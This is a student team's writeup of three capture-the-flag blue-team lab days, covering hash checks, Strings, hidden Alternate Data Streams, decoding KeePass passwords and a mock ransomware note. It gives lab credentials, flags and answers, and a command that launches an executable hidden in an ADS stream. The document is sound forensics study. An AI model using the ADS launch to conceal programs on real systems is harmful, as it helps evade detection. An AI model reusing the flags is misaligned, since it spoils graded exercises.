PSP0201

Week 6

Writeup

Group Name: **No Entry**

Members:

ID	**Name**	**Role**
1211102976	Lee Le Xuan	Leader
1211103182	Ester Ong Xiang Lin	Member
1211102020	Jackter Un Chia Te	Member
1211102575	Pang Ding Yuan	Member


Day 21:[Blue Teaming] Time for some ELForensics

Tools used: Kali Linux,Remmina

Walkthrough:

Step 1

Firstly, start the vpn and open Remmina. Connect Remmina to the IP address with the username (littlehelper) and password (iLove5now!).



Step 2

Next, open the document folder and check the “db file hash” Text Document file. Then, we can see the file hash for db.exe.

Question 1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?


Answer: 596690FFC54AB6101932856E6A78E3A1

Step 3

Open powershell and type the command Get-FileHash -Algorithm MD5.\deebee.exe We can get the MD5 file hash.

Question 2: What is the MD5 file hash of the mysterious executable within the Documents folder?


Answer: 5F037501FB542AD2D9B06EB12AED09F0




Step 4

We need to run for the Strings tool to scan the mysterious executable by using the command c:\Tools\strings64.exe -accepteula .\deebee.exe. Scroll through the file and we can detect there is a flag in it.

Question 4: Using Strings find the hidden flag within the executable?
Answer: THM{f6187e6cbeb1214139ef313e108cb6f9}






Step 5

Then, we can use the command Get-Item .\deebee.exe -Stream * to view the Alternate Data Streams (ADS). As shown below, the ADS is hidedb.

Question 5: What is the powershell command used to view ADS?
Answer: Get-Item -Path file.exe -Stream *



Step 6

Use the command wmic process call create $(Resolve-Path C:\Users\littlehelper\Documents\deebee.exe:hidedb) to launch the hidden executable hiding within ADS. Then, the hidden file shows up. We can see the naughty list, nice list and a flag there.

Question 6: What is the flag that is displayed when you run the database connector file?

Answer: THM{088731ddc7b9fdeccaed982b07c297c}

```
PS C:\Users\littlehelper\Documents>  wmic process call create $(Resolve-Path C:\Users\l
ittlehelper\Documents\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 2848;
        ReturnValue = 0;
};
```

Solution:

Question 3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

Answer:F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe

Algorithm       Hash
---------       ----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

Question 7: Which list is Sharika Spooner on?

Answer: Naughty list

Question 8: Which list is Jaime Victoria on?
Answer: Nice list

Thought Process/Methodology:
First of all, we connected the Remmina to our own IP address and login with the given username and password. Then, we checked the file hash in for db.exe in “db file hash” Text Document file. To get the MD% file hash, we type the command in the powershell. We tried to run for the Strings tool to scan the mysterious executable by using the command, then wefound a flag in it. Next, we used another command to view the Alternate Data Streams (ADS), hidedb is the ADS. Furthermore, we used another command again to launch the hidden executable hiding within ADS. Lastly, the hidden file showed up and we could see the naught list, nice list and a flag there.


Day 22:[Blue Teaming] Elf McEager becomes CyberElf

Tools used: Kali Linux, Reminna, Cyberchef


Walkthrough:

Step 1

Firstly, start the vpn and open Remmina. Connect Remmina to the IP address with the username (Administrator) and password (sn0wF!akes!!!) and get in to the remote desktop.



V





Step 2


Next, we open the file and found that there is an application called **Keepass** which needs password, so we try to decode (using cyberchef) the suspicious file name in the desktop and get the password to log in the **Keepass.**

Question 1: What is the password to the KeePass database?
Answer: thegrinchwashere

Question 2: What is the encoding method listed as the 'Matching ops'?
Answer: base64








Step 3

After get into the keypass, we can see the content inside it.

Question 3: What is the note on the hiya key?
Answer: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P




Step 4


Based on the questions in THM, we found that the passwords beside the directories can be copied. So we open a tab and get into the **cyberchef website** to decode the copied password.

Firstly, we open the Network directory and copy the password beside it then we get some character which we cannot understand. So we try to decode it at Cyberchef as the note given decode from Hex.

Question 4: What is the decoded password value of the Elf Server?
Answer: sn0wM4n!


Question 5: What was the encoding used on the Elf Server password?
Answer: hex






Next, we open the directory of eMail and we also can get a password which is not readable from it.
We decode it at the cyberchef too.

Question 6: What is the decoded password value for ElfMail?
Answer: ic3Skating!







Step 5


In the last directory of Recycle Bin, we copy the password but it shows nothing here, so we copy the Charcode in the description box. We also use the Cyberchef to decode this Charcode and get a link. Get into the link of Github to capture the flag


→ **THM{657012dcf3d1318dca0ed864f0e70535}**.

Question 7: What is the username:password pair of Elf Security System?
Answer: superelfadmin:nothinghere









Thought Process/Methodology:
Firstly, we used remmina to login to the remote desktop which the username and password are provided in thm. Next we clicked into the file and found that there is an application called **Keepass** which needs a password to login, so we decoded the suspicious file name and got into the **Keepass.** After getting into the application we can see there are some directories at the left side. We found that their passwords are enabled to copy but we cannot understand. To get over it, we used an online tool called Cyberchef to decode these unreadable text into readable text. Lastly, we decoded the last password in charcode pattern and got a github link and we captured the flag.

Day 23 - [Blue Teaming] The Grinch strikes again!

Tools used: Kali Linux, Reminna, Cyberchef, Task Scheduler

Walkthrough:

Step 1


Firstly, start the vpn and open Remmina. Connect Remmina to the IP address with the username (administrator) and password (sn0wF!akes!!!) to get in to the remote Desktop.

Question 1: What does the wallpaper say?
Answer: THIS IS FINE

Step 2

Open the note and find an encoded fake 'bitcoin address'. Decrypt the fake 'bitcoin address' within the ransom note.

Question 2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?
Answer: nomorebestfestivalcompany




Step 3

From the note we know that all the files are being encrypted.

Question 3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

